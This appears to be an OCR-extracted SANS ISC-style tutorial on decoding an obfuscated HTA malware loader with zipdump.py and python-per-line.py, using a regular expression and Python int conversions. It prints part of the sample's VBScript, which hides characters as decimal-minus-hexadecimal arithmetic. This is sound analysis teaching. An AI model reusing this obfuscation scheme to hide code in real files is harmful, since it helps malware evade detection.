
We need to perform calculations that are all contained in the same line, separated by a colon character (:). To make our script simpler, we can use option --split to split each line into several lines. Splitting is done by providing a separator, that's : in our case:



```
@SANS_ISC C:\Demo>zipdump.py -D 2023-03-24-21-40-33.hta.Loader.6781a85bf0dd90e3ba1390143b17c08244f410dc165fa61bf7d6dacb4
a4c8656.hta.zip | python-per-line.py --split ":" "line" | more
<head>
</head>
<body>
<table STYLe="wIdTh
100%">
<tr>
<th>HKR</tH>
<th>tGl</th>
<th>JPU</th>
<th>CpG</Th>
<th>KTP</Th>
<th>Sif</tH>
</TR>
</table>
</body>


<body>
<table STYLe="wIdTh
100%">
<tr>
<th>lmv</tH>
<th>lfA</th>
<th>WRs</th>
<th>ABM</Th>
<th>BNq</Th>
<th>avK</tH>
</TR>
```

Here you can see that wIdTh:100% has been split into 2 lines, because of the : character. But we are not interested in these lines.

What we are interested in, are the lines with the variable assignments and calculations:




@SANS_ISC

```
<tr>
<th>Kof</tH>
<th>uPn</th>
<th>uVM</th>
<th>yBY</Th>
<th>NkG</Th>
<th>CxO</tH>
</TR>
</table>
</body>

 <script language="vBsCrIPt">

a70=626 - &H22C
a117=629 - &H200
a110=601 - &H1EB
a99=1048 - &H3B5
a116=237 - &H79
a105=890 - &H311
a111=459 - &H15C
a110=386 - &H114
a32=891 - &H35B
a121=1067 - &H3B2
a90=999 - &H38D
a86=910 - &H338
a40=892 - &H354
a66=1064 - &H3E6
a121=1114 - &H3E1
a86=1002 - &H394
a97=365 - &H10C
```

That long line of variable assignments is now split into many lines: one variable assignment per line.

Next step, is to select these lines with a regular expression, using option --regex:




@SANS_ISC

```
@SANS_ISC C:\Demo>zipdump.py -D 2023-03-24-21-40-33.hta.Loader.6781a85bf0dd90e3ba1390143b17c08244f410dc165fa61bf7d6dacb4
a4c8656.hta.zip | python-per-line.py --split ":" --regex "^a.+=(.+) - &H(.+)$" "line" | more
a70=626 - &H22C
a117=629 - &H200
a110=601 - &H1EB
a99=1048 - &H3B5
a116=237 - &H79
a105=890 - &H311
a111=459 - &H15C
a110=386 - &H114
a32=891 - &H35B
a121=1067 - &H3B2
a90=999 - &H38D
a86=910 - &H338
a40=892 - &H354
a66=1064 - &H3E6
a121=1114 - &H3E1
a86=1002 - &H394
a97=365 - &H10C
a108=677 - &H239
a32=791 - &H2F7
a111=756 - &H285
a100=389 - &H121
a108=505 - &H18D
a41=422 - &H17D
a13=889 - &H36C
a10=857 - &H34F
a32=411 - &H17B
a32=440 - &H198
```

Because of this regular expression, we are now only processing the assignments.


This is the regular expression I use:



```
^a.+=(.+) - &H(.+)$
```

Let me explain it in detail.

First we have meta characters ^ and $. Meta characters are special characters in regular expressions, that match a certain type of characters or do special processing.




```
^a.+=(.+) - &H(.+)$
```

^ matches the beginning of the line.

$ matches the end of the line.

By using these meta characters, we specify that our regular expression covers the complete line.

Next, we match these literal characters:



```
^a.+=(.+) - &H(.+)$
```


Literal character a matches letter a, the start of every variable.

Literal character = matches the assignment operator.

And literal characters " - &H" match the whitespace, subtraction and hexadecimal operators of each variable assignment.

These are constant substrings, that appear in each line we want to decode (python-per-line.py is not case-sensitive when matching regular expressions).

Next, we match the variable parts: the numbers (decimal and hexadecimal):



```
^a.+=(.+) - &H(.+)$
```

. is a meta character: it matches any character (except newline, by default).

+ is another meta character: it's a repetition. It means that we have to find the preceding character in the regular expression one or more times (at least once).


So the first .+ will match the numbers in the variable name: 70, 117, ...

I could have made this expression more specific, by matching only digits and making it not greedy. But for this sample, this is not necessary, and it makes that the regular expression is less complex.

The second .+ will match the decimal integers: 626, 629, ...

And the third .+ will match the hexadecimal integers: 22C, 200, ...


Finally, we use meta characters () to create capture groups:



```
^a.+=(.+) - &H(.+)$
```


(and) don't match any character from the processed lines, but they make that the decimal integer and hexadecimal integer are captured. It will become clear later what advantage this brings.

When we match lines with a regular expression (option --regex), a new variable is created for each matching line: oMatch. This is the match object that is the result of the regular expression matching. We can check this by evaluating this oMatch variable:




```
@SANS_ISC C:\Demo>zipdump.py -D 2023-03-24-21-40-33.hta.Loader.6781a85bf0dd90e3ba1390143b17c08244f410dc165fa61bf7d6dacb4
a4c8656.hta.zip | python-per-line.py --split ":" --regex "^a.+=(.+) - &H(.+)$" "oMatch" | more
<re.Match object; span=(0, 15), match='a70=626 - &H22C'>
<re.Match object; span=(0, 16), match='a117=629 - &H200'>
<re.Match object; span=(0, 16), match='a110=601 - &H1EB'>
<re.Match object; span=(0, 16), match='a99=1048 - &H3B5'>
<re.Match object; span=(0, 15), match='a116=237 - &H79'>
<re.Match object; span=(0, 16), match='a105=890 - &H311'>
<re.Match object; span=(0, 16), match='a111=459 - &H15C'>
<re.Match object; span=(0, 16), match='a110=386 - &H114'>
<re.Match object; span=(0, 15), match='a32=891 - &H35B'>
<re.Match object; span=(0, 17), match='a121=1067 - &H3B2'>
<re.Match object; span=(0, 15), match='a90=999 - &H38D'>
<re.Match object; span=(0, 15), match='a86=910 - &H338'>
<re.Match object; span=(0, 15), match='a40=892 - &H354'>
<re.Match object; span=(0, 16), match='a66=1064 - &H3E6'>
<re.Match object; span=(0, 17), match='a121=1114 - &H3E1'>
<re.Match object; span=(0, 16), match='a86=1002 - &H394'>
<re.Match object; span=(0, 15), match='a97=365 - &H10C'>
<re.Match object; span=(0, 16), match='a108=677 - &H239'>
<re.Match object; span=(0, 15), match='a32=791 - &H2F7'>
<re.Match object; span=(0, 16), match='a111=756 - &H285'>
<re.Match object; span=(0, 16), match='a100=389 - &H121'>
<re.Match object; span=(0, 16), match='a108=505 - &H18D'>
<re.Match object; span=(0, 15), match='a41=422 - &H17D'>
<re.Match object; span=(0, 15), match='a13=889 - &H36C'>
<re.Match object; span=(0, 15), match='a10=857 - &H34F'>
<re.Match object; span=(0, 15), match='a32=411 - &H17B'>
<re.Match object; span=(0, 15), match='a32=440 - &H198'>
<re.Match object; span=(0, 15), match='a32=862 - &H33E'>
```

A match object has a groups method. When capture groups () are defined in the regular expression we use, method groups returns a tuple with all the capture groups, e.g., the substrings between meta characters (and):



```
@SANS_ISC C:\Demo>zipdump.py -D 2023-03-24-21-40-33.hta.Loader.6781a85bf0dd90e3ba1390143b17c08244f410dc165fa61bf7d6dacb4
a4c8656.hta.zip | python-per-line.py --split ":" --regex "^a.+=(.+) - &H(.+)$" "oMatch.groups()" | more
('626', '22C')
('629', '200')
('601', '1EB')
('1048', '3B5')
('237', '79')
('890', '311')
('459', '15C')
('386', '114')
('891', '35B')
('1067', '3B2')
('999', '38D')
('910', '338')
('892', '354')
('1064', '3E6')
('1114', '3E1')
('1002', '394')
('365', '10C')
('677', '239')
('791', '2F7')
('756', '285')
('389', '121')
('505', '18D')
('422', '17D')
('889', '36C')
('857', '34F')
('411', '17B')
('440', '198')
('862', '33E')
```


We can select an individual capture group by indexing the returned tuple ([0] selects the first capture group):



```
@SANS_ISC C:\Demo>zipdump.py -D 2023-03-24-21-40-33.hta.Loader.6781a85bf0dd90e3ba1390143b17c08244f410dc165fa61bf7d6dacb4
a4c8656.hta.zip | python-per-line.py --split ":" --regex "^a.+=(.+) - &H(.+)$" "oMatch.groups()[0]" | more
626
629
601
1048
237
890
459
386
891
1067
999
910
892
1064
1114
1002
365
677
791
756
389
505
422
889
857
411
440
862
```


And now we can use these capture groups to make calculations. We use Python function int to convert a string, representing an integer, into a number. By default, int converts decimal strings. Hexadecimal strings can be converted by providing a second parameter: 16. 16 is the base for hexadecimal numbers (10 is the base for decimal numbers).

So we build a Python expression where we convert the decimal number and hexadecimal number to integers, and then subtract them from each other:



```
a4c8656.hta.zip | python-per-line.py --split ":" --regex "^a.+=(.+) - &H(.+)$" "int(oMatch.groups()[0]) - int(oMatch.gro
ups()[1], 16)" | more
70
117
110
99
116
105
111
110
32
121
90
86
40
66
121
86
97
108
32
111
100
108
41
13
10
32
32
32
```

